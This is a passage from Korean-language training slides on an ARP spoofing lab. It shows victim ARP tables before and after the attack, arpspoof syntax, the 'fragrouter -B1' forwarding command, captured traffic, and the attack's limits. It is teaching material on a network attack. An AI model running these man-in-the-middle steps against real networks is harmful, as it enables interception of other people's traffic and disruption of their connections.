  255.255.255.255     ff-ff-ff-ff-ff-ff  정적

인터페이스: 192.168.144.1 --- 0xa
  인터넷 주소      물리적 주소      유형
  192.168.144.254    00-50-56-f2-aa-b8  동적
  192.168.144.255     ff-ff-ff-ff-ff-ff  정적
  224.0.0.2          01-00-5e-00-00-02  정적
  224.0.0.22         01-00-5e-00-00-16  정적
  224.0.0.251        01-00-5e-00-00-fb  정적
  224.0.0.252        01-00-5e-00-00-fc  정적
  239.255.255.250    01-00-5e-7f-ff-fa  정적
  255.255.255.255     ff-ff-ff-ff-ff-ff  정적

인터페이스: 192.168.56.1 --- 0x16
  인터넷 주소      물리적 주소      유형
  192.168.56.255     ff-ff-ff-ff-ff-ff  정적
```

ARP spoofing 실습 – ARP Spoofing 시작

- Kali Linux의 ARP Spoofing 툴 사용법
- **arpspoof [-i interface] [-t target] host**
 - i interface : 해커의 네트워크 인터페이스 ex) eth0, wlan0
 - t target : 공격 대상의 IP 주소
 - host : MAC주소를 변경시킬 게이트웨이 주소

ARP spoofing 실습 – ARP Spoofing 시작

- ARP spoofing 실행

[illegible]

ARP spoofing 실습 – 피해자의 arp cache table 확인

- ARP spoofing 실행 후 피해자의 ARP cache table

```
명령 프롬프트

인터페이스: 192.168.25.7 --- 0x5
인터넷 주소      물리적 주소      유형
192.168.25.1      08-00-27-20-6b-53      정적
192.168.25.100    08-00-27-20-6b-53      정적
192.168.25.255    ff-ff-ff-ff-ff-ff      정적
224.0.0.2         01-00-5e-00-00-02      정적
224.0.0.22        01-00-5e-00-00-16      정적
224.0.0.251       01-00-5e-00-00-fb      정적
224.0.0.252       01-00-5e-00-00-fc      정적
239.255.255.250   01-00-5e-7f-ff-fa      정적
255.255.255.255   ff-ff-ff-ff-ff-ff      정적

인터페이스: 192.168.144.1 --- 0xa
인터넷 주소      물리적 주소      유형
192.168.144.254   00-50-56-f2-aa-b8      정적
192.168.144.255   ff-ff-ff-ff-ff-ff      정적
224.0.0.2         01-00-5e-00-00-02      정적
224.0.0.22        01-00-5e-00-00-16      정적
224.0.0.251       01-00-5e-00-00-fb      정적
224.0.0.252       01-00-5e-00-00-fc      정적
239.255.255.250   01-00-5e-7f-ff-fa      정적
255.255.255.255   ff-ff-ff-ff-ff-ff      정적

인터페이스: 192.168.56.1 --- 0x16
인터넷 주소      물리적 주소      유형
192.168.56.255    ff-ff-ff-ff-ff-ff      정적
224.0.0.2         01-00-5e-00-00-02      정적
224.0.0.22        01-00-5e-00-00-16      정적
224.0.0.251       01-00-5e-00-00-fb      정적
```

ARP spoofing 실습 – 실행 전후 결과 확인

<실행 전>

```
Microsoft Windows [Version 10.0.22000.1395]
(c) Microsoft Corporation. All rights reserved.

C:\Users\김진웅>arp -a

인터페이스: 192.168.25.7 --- 0x5
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.25.1      00-30-0d-b1-44-ee      02:00:00:00:00:00
  192.168.25.255    ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
  224.0.0.252       01-00-5e-00-00-fc      02:00:00:00:00:00
  239.255.255.250   01-00-5e-7f-ff-fa      02:00:00:00:00:00
  255.255.255.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00

인터페이스: 192.168.144.1 --- 0xa
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.144.254   00-50-56-f2-aa-b8      02:00:00:00:00:00
  192.168.144.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
  224.0.0.252       01-00-5e-00-00-fc      02:00:00:00:00:00
  239.255.255.250   01-00-5e-7f-ff-fa      02:00:00:00:00:00
  255.255.255.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00

인터페이스: 192.168.56.1 --- 0x16
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.56.255    ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
```

<실행 후>

```
Microsoft Windows [Version 10.0.22000.1395]
(c) Microsoft Corporation. All rights reserved.

C:\Users\김진웅>arp -a


인터페이스: 192.168.25.7 --- 0x5
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.25.1      08-00-27-20-6b-53      02:00:00:00:00:00
  192.168.25.100     08-00-27-20-6b-53      02:00:00:00:00:00
  192.168.25.255     ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
  224.0.0.252       01-00-5e-00-00-fc      02:00:00:00:00:00
  239.255.255.250   01-00-5e-7f-ff-fa      02:00:00:00:00:00
  255.255.255.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00

인터페이스: 192.168.144.1 --- 0xa
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.144.254   00-50-56-f2-aa-b8      02:00:00:00:00:00
  192.168.144.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
  224.0.0.252       01-00-5e-00-00-fc      02:00:00:00:00:00
  239.255.255.250   01-00-5e-7f-ff-fa      02:00:00:00:00:00
  255.255.255.255   ff-ff-ff-ff-ff-ff      02:00:00:00:00:00


인터페이스: 192.168.56.1 --- 0x16
  인터넷 주소      물리적 주소      계층 2 주소
  192.168.56.255    ff-ff-ff-ff-ff-ff      02:00:00:00:00:00
  224.0.0.2         01-00-5e-00-00-02      02:00:00:00:00:00
  224.0.0.22        01-00-5e-00-00-16      02:00:00:00:00:00
  224.0.0.251       01-00-5e-00-00-fb      02:00:00:00:00:00
```


ARP spoofing 실습 – 피해자의 현재 상황

- 인터넷 연결이 끊김




ARP spoofing 실습 – 현재 네트워크 연결 상태




ARP spoofing 실습 – 패킷 포워딩

- **fragrouter -B1**를 터미널에 입력하여 피해자에게서 온 패킷을 Network Access Point로 전송




```
kali@kali: ~  
192.168.25.7.9438 > 142.250.206.238.443: . ack 2561981038 win 512 (DF)  
192.168.25.7.9428 > 211.115.106.209.80: R 1296004186:1296004186(0) ack 171078335  
9 win 0 (DF)  
192.168.25.7.9438 > 142.250.206.238.443: P 503088990:503089507(517) ack 25619810  
38 win 512 (DF)  
192.168.25.7.52471 > 142.250.206.238.443: udp 34 (DF)  
192.168.25.7.9439 > 211.115.106.209.80: S 3808189529:3808189529(0) win 64240 <ms  
s 1460,nop,wscale 8,nop,nop,sackOK> (DF)  
192.168.25.7.9439 > 211.115.106.209.80: . ack 4182992408 win 515 (DF)  
192.168.25.7.9439 > 211.115.106.209.80: P 3808189530:3808189919(389) ack 4182992  
408 win 515 (DF)  
192.168.25.7.9438 > 142.250.206.238.443: . ack 2561987779 win 512 (DF)  
192.168.25.7.9438 > 142.250.206.238.443: P 503089507:503089571(64) ack 256198777  
9 win 512 (DF)  
192.168.25.7.52471 > 142.250.206.238.443: udp 33 (DF)  
192.168.25.7.52471 > 142.250.206.238.443: udp 35 (DF)  
192.168.25.7.9439 > 211.115.106.209.80: . ack 4182992789 win 514 (DF)  
192.168.25.7.52471 > 142.250.206.238.443: udp 33 (DF)  
192.168.25.7.9438 > 142.250.206.238.443: . ack 2561988393 win 510 (DF)  
192.168.25.7.56480 > 210.220.163.82.53: udp 32  
192.168.25.7.9288 > 142.250.206.234.443: . 1783681252:1783681253(1) ack 31018952  
10 win 512 (DF)  
192.168.25.7.9439 > 211.115.106.209.80: . ack 4182992790 win 514 (DF)
```



ARP spoofing 실습 – 피해자의 현재 상황

- 인터넷 연결이 정상화 됨



ARP spoofing 공격의 한계

- HTTPS, TLS, SSH가 적용되어 있으면 불가능하다
- 같은 네트워크가 아니면 불가능하다.
- MAC주소가 정적으로 등록되어 있다면 불가능하다.

Q & A